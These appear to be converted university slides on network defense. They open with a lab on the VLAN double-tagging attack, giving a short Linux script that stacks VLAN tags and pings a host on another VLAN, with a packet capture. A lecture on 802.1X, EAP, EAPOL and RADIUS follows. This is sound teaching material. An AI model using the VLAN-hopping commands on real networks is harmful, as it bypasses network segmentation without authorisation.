
Lab 4: double tagging attack




```
# script for sending double 802.1q frames with
# native tools on Linux (we can use also scapy...)
ip link add link eth0 name eth0.1 type vlan id 1
ip link set eth0.1 up
ip link add link eth0.1 name eth0.1.20 type vlan id 20
ip link set eth0.1.20 up
ip addr add 10.0.20.250/24 dev eth0.1.20
arp -s 10.0.20.102 <client-MAC> -i eth0.1.20
# if mac not known use broadcast MAC
ping 10.0.20.102
```




Lab 4: double tagging



Lab 4: double tagging attack



Lab 4: double tagging attack



Lab 4: double tagging attack

No.	Time	Source	Destination	Protocol	Info
152	90.002082	PcsCompu_de...	Spanning-tree...	STP	RST. Root = 32768/0/08:0
153	90.681737	10.0.20.250	10.0.20.102	ICMP	Echo (ping) request id=...
154	91.682067	10.0.20.250	10.0.20.102	ICMP	Echo (ping) request id=...
155	92.001601	PcsCompu_de...	Spanning-tree...	STP	RST. Root = 32768/0/08:0
156	92.682017	10.0.20.250	10.0.20.102	ICMP	Echo (ping) request id=...
157	93.681837	10.0.20.250	10.0.20.102	ICMP	Echo (ping) request id=...
158	94.000744	PcsCompu_de...	Spanning-tree...	STP	RST. Root = 32768/0/08:0
159	94.681810	10.0.20.250	10.0.20.102	ICMP	Echo (ping) request id=...

> Frame 117: 342 bytes on wire (2736 bits), 142 bytes captured (2736 bits) on interface
> Ethernet II, Src: PcsCompu_65:63:57 (08:00:27:65:63:57) Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 68, Dst Port: 67
> Bootstrap Protocol (Discover)


0000 ff ff ff ff ff 08 00 27 65 63 57 08 00 45 00 'ecW..E.
0010 01 48 00 00 00 40 11 79 a6 00 00 00 00 ff ff .H....@. y.....
0020 ff ff 00 44 00 43 01 34 ba 9b 01 01 06 00 18 fd ...D.C.4

wireshark_-__20210820094555_kMHcll

Packets: 164 - Displayed: 164 (100.0%)

Profile: Default

10.0.10.101 10.0.20.101 10.0.10.102





***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 4: 802.1x


Angelo Tulumello

Slides by Prof. Marco Bonola

802.1x and EAPOL

- ❑ ***IEEE 802.1X*** is an IEEE Standard for ***port-based Network Access Control*** (PNAC). It is part of the IEEE 802.1 group of networking protocols.
- ❑ It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.
- ❑ 802.1X defines the encapsulation of the ***Extensible Authentication Protocol (EAP) over LAN or EAPOL***.
- ❑ EAPOL was originally designed for IEEE 802.3 Ethernet in 802.1X-2001, but was clarified to suit other IEEE 802 LAN technologies such as IEEE 802.11 wireless and Fiber Distributed Data Interface (ANSI X3T9.5/X3T12 and ISO 9314) in 802.1X-2004
- ❑ EAP is independent from 802.1x
 - ❑ it's even standardized by a different body (i.e. the IETF, see next slide)
- ❑ **802.1x benefits**
 - ❑ 802.1X is a Layer 2 protocol and does not involve Layer 3 processing. It does not require high performance of access devices, reducing network construction costs.
 - ❑ Authentication packets and data packets are transmitted through different logical interfaces, improving network security.

802.1x at a glance



Extensible Authentication Protocol

- ❑ **Extensible Authentication Protocol (EAP)** is an authentication framework frequently used in network and internet connections. It is defined in RFC 3748, which made RFC 2284 obsolete, and is updated by RFC 5247.
- ❑ EAP is an authentication framework for providing the transport and usage of material and parameters generated by EAP methods.
- ❑ EAP is not a *wire protocol*; ***instead it only defines the information of the interface and the formats.*** Each protocol that uses EAP defines a way to encapsulate the user EAP messages within that protocol's messages.
- ❑ ***EAP is an authentication framework, not a specific authentication mechanism.***
 - ❑ It provides some common functions and negotiation of authentication methods called EAP methods.
 - ❑ There are currently about 40 different methods defined. Methods defined in IETF RFCs include EAP-MD5, EAP-POTP, EAP-GTC, EAP-TLS, EAP-IKEv2, EAP-SIM, EAP-AKA, and EAP-AKA'.
 - ❑ Additionally, a number of vendor-specific methods and new proposals exist. Commonly used modern methods capable of operating in wireless networks include EAP-TLS, EAP-SIM, EAP-AKA, LEAP and EAP-TTLS.

RADIUS

- ❑ **Remote Authentication Dial-In User Service (RADIUS)** is another protocol involved in the 802.1x architecture
 - ❑ *but not defined by 802.1x*
- ❑ RADIUS is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service
 - ❑ standardized by the IETF (rfc 2865)
- ❑ RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP.
- ❑ Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server.
- ❑ As already said, RADIUS is often the ***back-end of choice for 802.1X authentication***
 - ❑ although also DIAMETER is considered ...

RADIUS

- ❑ Remote Authentication Dial-In User Service (RADIUS)
 - ❑ in the 802.1x architecture
 - ❑ *but not defined by 802.1x*
- ❑ RADIUS is a networking protocol for user authentication and accounting (AA)
 - ❑ standard
- ❑ RADIUS is involved in the 802.1x authentication process.
- ❑ Not all RADIUS clients are RADIUS servers. Some RADIUS clients can use either RADIUS or IEEE 802.1X authentication.
- ❑ As a general rule, RADIUS servers are located on the network, usually contain a RADIUS database, and act as the back-end of choice for 802.1X authentication.

**RADIUS is covered by G.
Bianchi's course CNS and it is
not object of this course**

802.1X overview

- ❑ The 802.1X authentication system uses a standard client/server architecture with three components:
 - ❑ ***Client (AKA 802.1x Supplicant)***: the client is usually a user terminal or a GUI. The user triggers 802.1X authentication using client software. The client must support Extensible Authentication Protocol over LAN (EAPoL)
 - ❑ ***Access Device (AKA 802.1x Authenticator)***: the access device is usually a network device that supports the 802.1X protocol. It provides a port, either physical or logical, for the client to access the LAN
 - ❑ ***Authentication Server***: the authentication server, typically a RADIUS server, carries out authentication, authorization, and accounting (AAA) on users



802.1X overview

- ❑ In the 802.1X authentication system, the client, access device, and authentication server exchange information using the Extensible Authentication Protocol (EAP).
- ❑ EAP can run without an IP address over various bottom layers, including the data link layer and upper-layer protocols (such as UDP and TCP).
 - ❑ This offers great flexibility to 802.1X authentication.
- ❑ The EAP packets transmitted between the client and access device are encapsulated in EAPoL format and transmitted across the LAN.
- ❑ **2 authentication modes between the access device and authentication server** based on the client support and network security requirements:
 - ❑ **EAP termination mode:** The access device terminates EAP packets and encapsulates them into RADIUS packets. The authentication server then uses the standard RADIUS protocol to implement authentication, authorization, and accounting.
 - ❑ **EAP relay mode:** The access device directly encapsulates the received EAP packets into RADIUS using EAP over RADIUS (EAPoR) packets, and then transmits these packets over a complex network to the authentication server

EAPOL packet format

PAE Ethernet Type	Protocol Version	Type	Length	Packet Body
-------------------	------------------	------	--------	-------------

Field	Bytes	Description
PAE Ethernet Type	2	Indicates the protocol type. The value is fixed at 0x888E.
Protocol Version	1	Indicates the protocol version number supported by the EAPOL packet sender. <ul style="list-style-type: none">• 0x01: 802.1X-2001• 0x02: 802.1X-2004• 0x03: 802.1X-2010
Type	1	Indicates the type of an EAPoL data packet: <ul style="list-style-type: none">• 00: EAP-Packet, which is an authentication packet that carries authentication information.• 01: EAPoL-Start, which is an authentication start packet sent by a client.• 02: EAPoL-Logoff, which is a logout request packet sent by a client.• 03: EAPoL-Key, which carries key information. <p>Note that the EAPoL-Start, EAPoL-Logoff, and EAPoL-Key packets are transmitted only between the client and access device.</p>
Length	2	Indicates the data length, that is, the length of the Packet Body field, in bytes. The value 0 indicates that the Packet Body field does not exist. For the EAPoL-Start and EAPoL-Logoff packets, the values of the Length field are both 0.
Packet Body	2	Indicates the data content.

EAP packet format

Code (1 byte): Indicates the type of an EAP data packet:


1:Request, 2:Response, 3:Success, 4:Failure

ID (1 byte): Is used to match a Response packet with the corresponding Request packet.

Length (2 byte): Indicates the length of an EAP data packet, including the Code, ID, Length, and Data fields. Bytes outside the range of the Length field are treated as padding at the data link layer and ignored on reception.

Data (variable): When the value of the Code field is 1 or 2 the Type field is one byte long and indicates the type of the Request or Response packet. The Type Data field is multiple bytes long and its value is determined by the Type field.

Code = 1 or 2



Code = 3 or 4




Common values of the Type field

Type Field Value	Packet Type	Description
1	Identity	Requests or returns the user name information entered by a user.
2	Notification	Transmits notification information about some events, such as password expiry and account locking. It is an optional message.
3	NAK	Indicates negative acknowledgment and is used only in a Response packet. For example, if the access device uses an authentication method not supported by the client to initiate a request, the client can send a Response/NAK packet to notify the access device of the authentication methods supported by the client.
4	MD5-Challenge	Indicates that the authentication method is MD5-Challenge.
5	OTP	Indicates that the authentication method is One-Time Password (OTP). For example, during e-banking payment, the system sends a one-time password through an SMS message.
6	GTC	Indicates that the authentication method is Generic Token Card (GTC). A GTC is similar to an OTP except that a GTC usually corresponds to an actual device. For example, many banks in China provide a dynamic token for users who apply for e-banking. This token is a GTC.
13	EAP-TLS	Indicates that the authentication method is EAP-TLS.
21	EAP-TTLS	Indicates that the authentication method is EAP-TTLS.
25	EAP-PEAP	Indicates that the authentication method is EAP-PEAP.
254	Expanded Types	Indicates an expanded type, which can be customized by vendors.
255	Experimental use	Indicates a type for experimental use.

802.1X.pcap — SW-1 Ethernet4 to SW-3 Ethernet0								
No.	Time	Source	Destination	Protocol	Info			
1	0.000000	Cisco_ea:b8:8c	Nearest	EAP	Request, Identity			
2	19.299928	Dell_e9:54:5e	Nearest	EAP	Response, Identity			
3	19.300492	Cisco_ea:b8:8c	Nearest	EAP	Request, Identity			
4	19.301296	Dell_e9:54:5e	Nearest	EAP	Response, Identity			
5	19.305136	Cisco_ea:b8:8c	Nearest	EAP	Request, MD5-Challenge EAP (EAP-MD5-CHALLENGE)			
6	19.328960	Dell_e9:54:5e	Nearest	EAP	Response, MD5-Challenge EAP (EAP-MD5-CHALLENGE)			
7	19.338541	Cisco_ea:b8:8c	Nearest	EAP	Success			
<p>› Frame 2: 35 bytes on wire (280 bits), 35 bytes captured (280 bits)</p> <p>‐ Ethernet II, Src: Dell_e9:54:5e (00:14:22:e9:54:5e), Dst: Nearest (01:80:c2:00:00:03)</p> <p> › Destination: Nearest (01:80:c2:00:00:03)</p> <p> › Source: Dell_e9:54:5e (00:14:22:e9:54:5e)</p> <p> Type: 802.1X Authentication (0x888e)</p> <p>‐ 802.1X Authentication</p> <p> Version: 802.1X-2001 (1)</p> <p> Type: EAP Packet (0)</p> <p> Length: 17</p> <p>‐ Extensible Authentication Protocol</p> <p> Code: Response (2)</p> <p> Id: 1</p> <p> Length: 17</p> <p> Type: Identity (1)</p> <p> Identity: John.McGuirk</p>								
0000	01 80 c2 00 00 03 00 14 22 e9 54 5e 88 8e 01 00".T^.....						
0010	00 11 02 01 00 11 01 4a 6f 68 6e 2e 4d 63 47 75John.McGu						
0020	69 72 6b	irk						

EAPOR packet format

- ❑ To support EAP relay, the following RADIUS attributes are added to the RADIUS protocol:
 - ❑ EAP-Message: is used to encapsulate EAP packets.
 - ❑ Message-Authenticator: is used to authenticate and verify authentication packets to protect against spoofing of invalid packets.



- > Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
- > User Datagram Protocol, Src Port: 53031, Dst Port: 1812

- ⌄ RADIUS Protocol

- Code: Access-Request (1)

- Packet identifier: 0x67 (103)

- Length: 87

- Authenticator: 40b664dbf5d681b2adbd1769515118c8

- [\[The response to this request is in frame 2\]](#)

- ⌄ Attribute Value Pairs

- > AVP: l=7 t=User-Name(1): steve

- > AVP: l=18 t=User-Password(2): Encrypted

- > AVP: l=6 t=NAS-IP-Address(4): 192.168.0.28

- > AVP: l=6 t=NAS-Port(5): 123

- > AVP: l=18 t=Message-Authenticator(80): 5f0f8647e8c89bd881364268fc04532

- ⌄ AVP: l=12 t=EAP-Message(79) Last Segment[1]

- Type: 79

- Length: 12

- EAP fragment: 0266000a017374657665

- ⌄ Extensible Authentication Protocol

- Code: Response (2)

- Id: 102

